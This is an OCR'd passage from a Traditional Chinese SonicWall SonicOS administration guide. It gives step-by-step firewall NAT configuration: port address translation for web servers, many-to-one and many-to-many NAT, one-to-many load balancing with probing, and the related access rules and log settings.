
3 為您的自訂服務提供一個簡單易記的名稱，例如 *webserver_public_port*。

4 從**協定**下拉功能表中選擇 **TCP(6)**。

5 對於**連接埠範圍**，在服務的起始和結束連接埠號的兩個欄位內輸入 **9000**。

6 完成後，按一下**新增**按鈕儲存自訂服務，然後按一下**關閉**。


服務物件畫面隨即更新。



#	名稱	通訊協定	起始連接埠	終止連接埠	類別	註解	設定
190	Version 2 Multicast Listener Report (IPv6)	ICMPv6	143	143	預設值		
191	VNC 5500	TCP	5500	5500	預設值		
192	VNC 5800	TCP	5800	5800	預設值		
193	VNC 5900	TCP	5900	5900	預設值		
194	webserver_public_port	TCP	9000	9000	自訂		
195	WinMX TCP 6699	TCP	6699	6699	預設值		
196	WinMX TCP 7729-7735	TCP	7729	7735	預設值		
197	WinMX UDP 6257	UDP	6257	6257	預設值		
198	Yahoo Messenger TCP	TCP	5050	5050	預設值		
199	Yahoo Messenger UDP	UDP	5050	5050	預設值		
200	ZebTelnet	TCP	2601	2620	預設值		

7 導覽至**規則 > NAT 原則**頁面。

由此修改在建立用於傳入流量的一對一 NAT 原則章節中建立的、允許任何公用使用者在 Web 伺服器的公用 IP 位址上連接此伺服器的 NAT 原則。



8 按一下 NAT 原則旁的**編輯**圖示。此時顯示**編輯 NAT 原則**對話方塊。

9 編輯 NAT 原則和選項的選擇：通過一對一 NAT 原則進行傳入連接埠位址轉譯表格表中顯示的選項。

選項的選擇：通過一對一 NAT 原則進行傳入連接埠位址轉譯

選項	值
原始來源	任何
已轉譯的來源	原始
原始目的地	webserver_public_ip
已轉譯的目的地	webserver_private_ip
原始服務	webserver_public_port（或者您在前面提供的任何名稱）
已轉譯的服務	HTTP
輸入介面	X1
輸出介面	任何

選項的選擇：通過一對一 NAT 原則進行傳入連接埠位址轉譯

選項	值
註解	輸入簡短的描述
啟用 NAT 原則	已核取

附註：確保已選擇**任何**作為目的地介面，而不是伺服器所在的介面。這可能看起來不符合直覺，但實際上是正確的操作（如果您嘗試指定此介面，將會出現錯誤）。

10 按一下**確定**，然後按一下**關閉**。

部署此原則後，在連接請求通過 WAN 介面（預設為 X1 介面）到達時，防火牆會將伺服器的公用 IP 位址轉譯為私人 IP 位址，並將請求的連接埠 (TCP 9000) 轉換到伺服器的實際監聽連接埠 (TCP 80)。

11 最後，請修改在前一章節中建立的防火牆存取規則，以便任何公用使用者通過新連接埠 (TCP 9000) 而不是伺服器的實際監聽連接埠 (TCP 80) 連接到 Web 伺服器。

導覽至**規則 > 存取規則**頁面，並找出 *webserver_public_ip* 的規則。

來源	目的地	優先順序	來源	目的地	服務	操作
WAN	DMZ	1	任何	webserver_public_ip	HTTP	允許

12 按一下**編輯**圖示，在**編輯規則**對話方塊中顯示規則。

13 編輯顯示在選項的選擇：透過一對一 NAT 原則規則進行傳入連接埠位址轉譯表格表中的值。

選項的選擇：透過一對一 NAT 原則規則進行傳入連接埠位址轉譯

選項	值
操作	允許
服務	webserver_public_port（或者您提供的任何名稱）
來源	任何
目的地	webserver_public_ip
允許的使用者	全部
排程	始終開啟
記錄	已核取
註解	輸入簡短的描述

14 按一下**確定**。

若要驗證，請嘗試使用位於公用網際網路中的系統，通過新的自訂連接埠存取 Web 伺服器的公用 IP 位址（例如：`http://67.115.118.70:9000`）。您應該能夠成功連接 Web 伺服器。如果沒有成功，請回顧本節並確保已正確輸入所有必需的設定。

通過 WAN IP 位址進行傳入連接埠位址轉譯

這是您可以在執行 SonicOS 的防火牆中建立的比較複雜的 NAT 原則之一 - 它用於使用防火牆的 WAN IP 位址來提供對多個內部伺服器的存取。它最適合您的 ISP 僅提供一個公用 IP 位址，且必須由防火牆的 WAN 介面（預設為 X1 介面）使用此 IP 位址的情況。

下面，您將制定計劃，通過防火牆的 WAN IP 位址提供對兩個內部 Web 伺服器的公用存取；其中每個伺服器都已關聯至唯一的自訂連接埠。只要連接埠都是唯一的，就可以建立兩個以上。

如需使用防火牆的 WAN IP 位址來提供對多個內部伺服器的存取，完成以下任務：

1 為伺服器用來回應的唯一公用連接埠建立兩個自訂服務物件。請參閱建立服務物件。

2 為伺服器的私人 IP 位址建立兩個位址物件。請參閱建立位址物件。

3 建立兩個 NAT 原則，以便兩個伺服器發起到公用網際網路的流量。請參閱建立傳出 NAT 原則。

4 建立兩個 NAT 原則，將自訂連接埠對應至實際監聽連接埠，以及將私人 IP 位址對應至防火牆的 WAN IP 位址。請參閱建立傳入 NAT 原則。

5 建立兩個存取規則，以便任何公用使用者通過防火牆的 WAN IP 位址和伺服器各自的唯一自訂連接埠連接到兩個伺服器。請參閱建立存取規則。

若要透過 WAN IP 位址建立傳入連接埠位址轉譯：

建立服務物件

1 在**管理**檢視中，導覽至**原則 | 物件 > 服務物件**頁面。

2 按一下**新增**按鈕。將顯示**新增服務**對話方塊。

3 對於**名稱**，輸入您的自訂服務名稱，例如 *servone_public_port* 和 *servtwo_public_port*。

4 選擇 **TCP(6)** 作為通訊協定。

5 輸入 **9100** 作為 *servone_public_port* 的起始和終止連接埠。

6 輸入 **9200** 作為 *servtwo_public_port* 的起始和終止連接埠。

7 設定完*每個*自訂服務後，按一下**新增**按鈕儲存自訂服務。

8 設定完這兩個自訂服務後，按一下**關閉**按鈕。

建立位址物件

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 按一下**新增**按鈕。此時會顯示**新增位址物件**對話方塊。

3 對於**名稱**，輸入您的自訂位址名稱，例如 *servone_private_ip* 和 *servtwo_private_ip*。

4 從**區域指派**下拉功能表中，選擇伺服器所位於的區域。

5 從**類型**下拉功能表中選擇**主機**。

6 在 **IP 位址**欄位中輸入伺服器的私人 IP 位址。

7 設定完*每個*位址物件後，按一下**新增**按鈕建立位址物件。

8 設定完這兩個位址物件後，按一下**關閉**按鈕。

建立傳出 NAT 原則

1 在**管理**檢視中，導覽至**原則 | 規則 > NAT 原則**頁面。

2 按一下**新增**按鈕。隨即顯示**新增 NAT 原則**對話方塊。

3 若要建立兩個 NAT 原則，以便兩個伺服器使用防火牆的 WAN IP 位址向公用網際網路發起流量，請設定選項的選擇：兩個伺服器向網際網路起始流量表格表中顯示的兩組選項：

選項的選擇：兩個伺服器向網際網路起始流量

選項	第一個伺服器的值	第二個伺服器的值
原始來源	servone_private_ip	servtwo_private_ip
已轉譯的來源	WAN 介面 IP	WAN 介面 IP
原始目的地	任何	任何
已轉譯的目的地	原始	原始
原始服務	任何	任何
已轉譯的服務	原始	原始
輸入介面	X3	X3
輸出介面	X1	X1
註解	輸入簡短的描述	輸入簡短的描述
啟用 NAT 原則	已核取	已核取
建立自反原則	(灰顯)	(灰顯)

4 為*每個*伺服器設定完 NAT 原則後，按一下**新增**按鈕以新增並啟用此 NAT 原則。

5 設定完這兩個 NAT 原則後，按一下**關閉**按鈕。

部署這些原則後，在伺服器發起傳出 WAN 介面（預設為 X1 介面）的流量時，防火牆會將這些伺服器的私人 IP 位址轉譯為公用 WAN IP 位址。

建立傳入 NAT 原則

1 在**規則 > NAT 原則**頁面上，再次按一下**新增**按鈕。隨即顯示**新增 NAT 原則**對話方塊。

2 若要建立兩個 NAT 原則，以便將自訂連接埠對應至兩個伺服器的真實監聽連接埠，以及將防火牆的 WAN IP 位址對應至伺服器的私人位址，請設定選項的選擇：將自訂連接埠對應至伺服器表格表中顯示的兩組選項：

選項的選擇：將自訂連接埠對應至伺服器

選項	第一個伺服器的值	第二個伺服器的值
原始來源	任何	任何
已轉譯的來源	原始	原始
原始目的地	WAN 介面 IP	WAN 介面 IP
已轉譯的目的地	servone_private_ip	servtwo_private_ip
原始服務	servone_public_port	servtwo_public_port
已轉譯的服務	HTTP	HTTP
輸入介面	X1	X1
輸出介面	任何	任何 **附註：**確保已選擇*任何*作為目的地介面（而不是伺服器所在的介面）。
註解	輸入簡短的描述	輸入簡短的描述
啟用 NAT 原則	已核取	已核取
建立自反原則	清除	清除

3 為*每個*伺服器設定完 NAT 原則後，按一下**新增**按鈕以新增並啟用此 NAT 原則。

4 設定完這兩個 NAT 原則後，按一下**關閉**按鈕。

部署這些原則後，在連接請求通過 WAN 介面（預設為 X1 介面）到達時，防火牆會將伺服器的公用 IP 位址轉譯為私人 IP 位址。

建立存取規則

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**頁面。

2 按一下**新增**按鈕。將顯示**新增規則**對話方塊。

3 若要建立兩個存取規則，允許來自公用網際網路的任何人使用自訂連接埠和防火牆的 WAN IP 位址存取這兩個 Web 伺服器，請設定選項的選擇：建立存取規則表格表中顯示的兩組選項。

選項的選擇：建立存取規則

選項	第一個伺服器的值	第二個伺服器的值
操作	允許	允許
來源	WAN	WAN
目的地	指派給伺服器的區域	指派給伺服器的區域
來源連接埠	任何	任何
服務	servone_public_port	servtwo_public_port
來源	任何	任何
目的地	WAN 介面 IP	WAN 介面 IP
包含的使用者	全部	全部
排除的使用者	None	無
排程	始終開啟	始終開啟
記錄	已核取	已核取
註解	輸入簡短的描述	輸入簡短的描述

4 為*每個*伺服器設定完存取規則後，按一下**新增**按鈕以新增並啟用此存取規則。

5 設定完這兩個存取規則後，按一下**關閉**按鈕。

測試和驗證


若要驗證，請嘗試使用位於公用網際網路中的系統，通過防火牆的 WAN IP 位址在新的自訂連接埠上存取 Web 伺服器（例如：`http://67.115.118.70:9100` 和 `http://67.115.118.70:9200`）。您應該能夠成功連接 Web 伺服器。如果沒有成功，請回顧本章節並確保已正確設定所有必需的設定。

建立多對一 NAT 原則

多對一是 SonicWall 安全裝置上最常見的 NAT 原則，利用這類原則可以將一組位址轉譯為單一位址。多數情況下，這意味著您正在使用內部「私人」IP 子網路，並將所有輸出請求轉譯為防火牆 WAN 介面（預設為 X1 介面）的 IP 位址，以便目的地將此請求視為來自防火牆 WAN 介面的 IP 位址，而不是來自內部私人 IP 位址。

若要建立多對一原則：

1 在**管理**檢視中，導覽至**原則 | 規則 > NAT 原則**頁面。



#		來源 初始	來源 已轉換	目的地 初始	目的地 已轉換	服務 初始
1	v4	Firewall SSO Agents	初始	WAN Interface IP	初始	SonicWALL SSO Agents
2	v4	WLAN Interface IP	初始	任何	初始	IKE
3	v4	任何	初始	WLAN Interface IP	初始	IKE
4	v4	任何	初始	X2 IP	初始	HTTPS Management
5	v4	任何	初始	X2 IP	初始	HTTP Management

2 按一下**新增**按鈕。隨即顯示**新增 NAT 原則**對話方塊。

3 若要建立 NAT 原則，以便 **X3** 介面上的所有系統都使用防火牆的 WAN IP 位址起始流量，請選擇以下選項：

選項的選擇：多對一 NAT 原則範例

選項	值
原始來源	X3 子網路
已轉譯的來源	WAN 介面 IP
原始目的地	任何
已轉譯的目的地	原始
原始服務	任何
已轉譯的服務	原始
輸入介面	X3
輸出介面	X1
註解	輸入簡短的描述
啟用 NAT 原則	已核取
建立自反原則	(灰顯)

4 按一下**新增**按鈕新增並啟用 NAT 原則。新的原則即新增到 **NAT 原則**表中。

5 按一下**關閉**。

附註：可針對防火牆其他介面後面的子網路複製此原則 - 只需進行以下操作：


1 將**原始來源**替換為此介面後面的子網路。
2 調整來源介面。
3 新增另一個 NAT 原則。

建立多對多 NAT 原則

多對多 NAT 原則可用於將一組位址轉譯為另一組不同的位址。利用此原則，防火牆可使用多個位址來執行動態轉譯。如果多對多 NAT 原則包含帶有相同網路首碼的原始來源和已轉譯來源，則 IP 位址的剩餘部分將不會變更。

若要建立多對多原則：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。




2 按一下頁面頂部的**新增**。此時會顯示**新增位址物件**對話方塊。

3 在**名稱**欄位中輸入位址範圍的說明，例如 *public_range*。

4 從**區域指派**下拉功能表中選擇 **WAN** 作為區域。

5 從**類型**下拉功能表中選擇**範圍**。**新增位址物件**對話方塊變更。



6 在**起始 IP 位址**和**終止 IP 位址**欄位中輸入位址範圍（通常是由 ISP 提供的公用 IP 位址）。

7 按一下**新增**以建立範圍位址。新的位址物件會新增到**位址物件**表中。

8 按一下**關閉**。

9 導覽至**原則 | 規則 > NAT 原則**頁面。

10 按一下 **NAT 原則**表頂部的**新增**。隨即顯示**新增 NAT 原則**對話方塊。

11 若要建立 NAT 原則，以便 LAN 子網路（預設為 X0 介面）上的所有系統都使用此公用範圍位址發起流量，請選擇選項的選擇：多對多 NAT 原則範例表格中顯示的選項：

選項的選擇：多對多 NAT 原則範例

選項	值
原始來源	LAN 子網路
已轉譯的來源	public_range
原始目的地	任何
已轉譯的目的地	原始
原始服務	任何
已轉譯的服務	原始
輸入介面	X0
輸出介面	X1
註解	輸入簡短的描述
啟用 NAT 原則	已核取
建立自反原則	(灰顯)

12 按一下**新增**以新增並啟用 NAT 原則。新的原則即新增到 NAT 原則表中。

13 按一下**關閉**以關閉**新增 NAT 原則設定**對話方塊。

部署此原則後，防火牆將使用您所建立的範圍內的四個可用 IP 位址動態對應傳出流量。

您可以通過在 LAN 介面（預設為 X0 介面）安裝位於擴充位址範圍的多個系統（例如 192.168.10.10、192.168.10.100 和 192.168.10.200）並從各個系統存取公用網站 http://www.whatismyip.com，來測試此動態對應。每個系統應顯示來自我們已建立並關聯到 NAT 原則的範圍內的不同 IP 位址。

附註：如果多對多 NAT 原則包含帶有相同網路首碼的原始來源和已轉譯的來源，則 IP 位址的剩餘部分將不會變更。


設定一對多 NAT 裝載均衡

一對多 NAT 原則可使用原始來源 IP 位址作為保持持續性的關鍵，用於持續地對轉譯後的目的地進行裝載均衡。例如，防火牆可以對多個 SonicWall SMA 裝置進行裝載均衡，同時通過持續將用戶端裝載均衡到正確的目的地 SMA 裝置來保持工作階段的持續性。

NAT 原則結合「允許」存取規則。

若要設定一對多裝載均衡原則和存取規則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**頁面。



#		來源	目的地	優先順序	來源	目的地	服務	操作
1	v4	DMZ	DMZ	1	任何	任何	任何	允許
2	v6	DMZ	DMZ	2	任何	任何	任何	允許
3	v4	DMZ	LAN	1	任何	任何	任何	拒絕
4	v6	DMZ	LAN	2	任何	任何	任何	拒絕
5	v4	DMZ	SMA	1	任何	任何	任何	允許
6	v6	DMZ	SMA	2	任何	任何	任何	允許
7	v4	DMZ	VPN	1	WLAN RemoteAccess Networks	任何	任何	允許
8	v4	DMZ	VPN	2	WAN RemoteAccess Networks	任何	任何	允許
9	v4	DMZ	WAN	1	任何	任何	任何	允許

2 按一下**新增**以顯示**新增規則**對話方塊。

3 輸入選項的選擇：一對多存取規則表格表中顯示的值。

選項的選擇：一對多存取規則

選項	值
操作	允許
來源	WAN
目的地	LAN
來源連接埠	選擇連接埠；預設值是**任何** **附註：**如果已設定**來源連接埠**，存取規則將篩選基於在所選服務物件/群組中定義的來源連接埠的流量。所選的服務物件/組必須和在**服務**中所選的服務物件/群組有相同的協定類型。
服務	HTTPS
來源	任何
目的地	WAN 主要 IP
包含的使用者	全部
排除的使用者	無（預設值）
排程	始終開啟

選項的選擇：一對多存取規則

選項	值
註解	描述性文字，例如 *SMA LB*
啟用記錄	已選擇
允許片段的封包	已選擇
所有其它選項	未選擇

4 按下**新增**。規則已新增。

5 按一下**關閉**。

6 導覽至**規則 > NAT 原則**頁面。

7 按一下頁面頂部的**新增**。隨即顯示**新增 NAT 原則**對話方塊。

8 若要建立 NAT 原則，以便 Web 伺服器使用其對應的公用 IP 位址向公用網際網路發起流量，請選擇選項的選擇：一對多 NAT 裝載均衡原則範例表格表中顯示的選項。

選項的選擇：一對多 NAT 裝載均衡原則範例

選項	值
原始來源	任何
已轉譯的來源	原始
原始目的地	WAN 主要 IP

選項的選擇：一對多 NAT 裝載均衡原則範例

選項	值
已轉譯的目的地	選擇**建立新位址物件**以顯示**新增位址物件**對話方塊。使用選項的選擇：新增位址物件對話方塊表格中顯示的選項。

選項的選擇：新增位址物件對話方塊

選項	值
名稱	輸入描述性名稱，例如 *MySMA*
區域指派	LAN
類型	主機
IP 位址	需要進行均衡裝載的裝置的 IP 位址（在拓撲中，這些範例包括：192.168.200.10、192.168.200.20 和 192.168.200.30。）

原始服務	HTTPS
已轉譯的服務	HTTPS
輸入介面	任何
輸出介面	任何
註解	描述性文字，例如 *SMA LB*
啟用 NAT 原則	已選擇
建立自反原則	未選擇

9 完成後，按一下**新增**按鈕新增並啟用 NAT 原則。

10 按一下**關閉**。

如需一對多 NAT 裝載均衡原則更具體的範例，請參見為兩部 Web 伺服器設定 NAT 裝載均衡。

為兩部 Web 伺服器設定 NAT 裝載均衡

這是一對多 NAT 裝載均衡原則更具體的範例。若要設定此範例中的 NAT 裝載均衡，請完成以下任務：

1 啟用記錄和記錄的名稱解析

2 建立位址物件和位址群組

3 建立傳入 NAT 裝載均衡原則

4 建立傳出 NAT 原則

5 建立存取規則

6 驗證並排除 NAT 裝載均衡設定問題。

啟用記錄和記錄的名稱解析


重要：強烈建議您為所有類別啟用記錄，並為記錄啟用名稱解析。

若要啟用記錄：

1 在**管理**檢視中，導覽至**記錄和報告 | 記錄設定 > 基本設定**頁面。

2 從**記錄層級**旁的下拉功能表選擇**偵錯**。

3 按一下**設定**圖示 以開啟**編輯所有類別的屬性**對話方塊。



4 為**在記錄監控中顯示事件**和任何其他所要的設定，選擇**啟用**。


提示：偵錯記錄只套用於初始設定和故障排除，建議在完成設定後，將記錄層級設為更適合您的網路環境的級別。

5 按一下**編輯所有類別的屬性**對話方塊中的**接受**。

6 按一下**記錄設定 > 基本設定**頁面上的**接受**，以儲存和啟用變更。

若要啟用記錄名稱解析：

1 在**管理**檢視中，導覽至**記錄和報告 | 記錄設定 > 名稱解析**頁面。



2 從**名稱解析方法**下拉功能表中選擇**先 DNS 後 NetBIOS**。將顯示 **DNS 設定**部分。

3 勾選**從 WAN 區域動態繼承 DNS 設定**選項。將自動填寫**記錄解析 DNS 伺服器**欄位，且無法變更。

4 按一下**接受**按鈕以儲存並啟用變更。

建立位址物件和位址群組


若要建立位址物件和位址群組：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 建立用於兩個內部 Web 伺服器的位址物件，以及外部使用者用來存取這些伺服器的虛擬 IP。例如：

3 按一下**位址群組**按鈕。

4 建立名為 **www_group** 的位址群組，並新增您剛剛建立的兩個內部伺服器位址物件。例如：



建立傳入 NAT 裝載均衡原則

若要設定傳入 NAT 裝載均衡原則：

1 在**管理**檢視中，導覽至**原則 | 規則 > NAT 原則**頁面。

2 按下**新增**並為 www_group 建立***傳入*** NAT原則，以便將任何嘗試存取虛擬 IP 的使用者轉譯至您剛剛建立的位址群組。**一般**設定顯示如下：

附註：暫時不要儲存此 NAT 規則。

3 按一下**進階**。在 **NAT 方法**下的**進階**畫面上，選擇**粘性 IP** 作為**NAT 方法**。

4 在**高可用性**下，選擇**啟用探查**核取方塊。

5 對於**探查類型**，從下拉清單中選擇 **TCP**，並在**連接埠**欄位中輸入 **80**。

這表示 SonicOS 將通過監視 TCP 連接埠 80 來查看伺服器是否正在正常執行和回應（此連接埠是使用者正在嘗試存取的物件）。

6 按一下**新增**按鈕以儲存並啟用變更。

> **附註：**在進一步操作之前，請查看記錄和狀態頁，以確定是否已偵測到這些資源並將其記錄為線上狀態。有兩個警示將顯示為防火牆事件，並顯示訊息網路監控： 主機 192.160.200.220 線上（使用您的 IP 位址）。如果沒有看到這兩條訊息，請檢查上述步驟。

7 按一下**關閉**按鈕。

建立傳出 NAT 原則

若要設定對應的傳出 NAT 原則：

1 在**管理**檢視中，導覽至**原則 | 規則 > NAT 原則**頁面。

2 按下**新增**並為 www_group 建立***傳出*** NAT原則，以便在存取 WAN 介面外部的資源 (預設為 X1 介面) 時將內部伺服器轉譯至虛擬 IP。**一般**設定顯示如下。不需要**進階**設定。

建立存取規則

若要設定存取規則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**頁面。

2 按下**新增**以建立存取規則，以便來自外部的流量通過虛擬 IP 存取內部 Web 伺服器。

3 按一下**新增**以建立存取規則。

4 按一下**關閉**結束對話方塊。

